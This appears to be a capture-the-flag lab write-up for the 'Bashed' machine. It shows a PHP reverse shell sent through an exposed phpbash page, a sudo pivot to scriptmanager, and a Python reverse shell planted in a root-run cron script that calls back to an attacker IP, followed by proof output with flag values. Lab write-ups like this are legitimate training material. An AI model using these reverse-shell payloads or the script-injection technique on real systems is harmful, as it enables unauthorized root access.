Initial Exploit -

The page at **http://10.129.84.164/dev/phpbash.php** will execute php commands supplied by the user. Set up a listener:

```
sudo nc -lvnp 80
```

Send a reverse shell:

```
php -r '$sock=fsockopen("10.10.16.16",80);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

The shell returns as www-data.


Privilege Escalation -

www-data can run any command as the user scriptmanager. Spawn a shell as scriptmanager:

```
sudo -u scriptmanager /bin/bash
```

The scriptmanager user owns the script **/scripts/test.py** that root executes every minute. Add a shell to the file:

```
import pty;import
socket,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.10.16.16",80));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.filen
o(),2);pty.spawn("/bin/bash")
```



Set up a listener:

```
sudo nc -lvnp 80
```

The shell returns as root.

Proof -

User:

```
www-data@bashed:/home/arrexel$ cat user.txt
ff8347b0419bf27218dd7dc373a11fca
www-data@bashed:/home/arrexel$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:67:cd
          inet addr:10.129.84.164  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: dead:beef::250:56ff:feb9:67cd/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:67cd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:154943 errors:0 dropped:0 overruns:0 frame:0
          TX packets:151782 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17935144 (17.9 MB)  TX bytes:49647751 (49.6 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:239 errors:0 dropped:0 overruns:0 frame:0
          TX packets:239 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:19580 (19.5 KB)  TX bytes:19580 (19.5 KB)

www-data@bashed:/home/arrexel$ whoami
www-data
www-data@bashed:/home/arrexel$
[2] 0:sudo- 1:sudo*Z                                                    "kali" 12:23 10-Jul-22
```

Root:

```
root@bashed:~# /sbin/ifconfig
/sbin/ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:67:cd
          inet addr:10.129.84.164  Bcast:10.129.255.255  Mask:255.255.0.0
          inet6 addr: dead:beef::250:56ff:feb9:67cd/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:67cd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:306875 errors:0 dropped:0 overruns:0 frame:0
          TX packets:295453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:43719596 (43.7 MB)  TX bytes:120077058 (120.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:271 errors:0 dropped:0 overruns:0 frame:0
          TX packets:271 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:22748 (22.7 KB)  TX bytes:22748 (22.7 KB)

root@bashed:~# whoami
whoami
root
root@bashed:~# cat root.txt
cat root.txt
cac9a1dacbd1124b388fe795d764d4aa
root@bashed:~#
[2] 0:sudo- 1:sudo*Z                                                    "kali" 12:45 10-Jul-22
```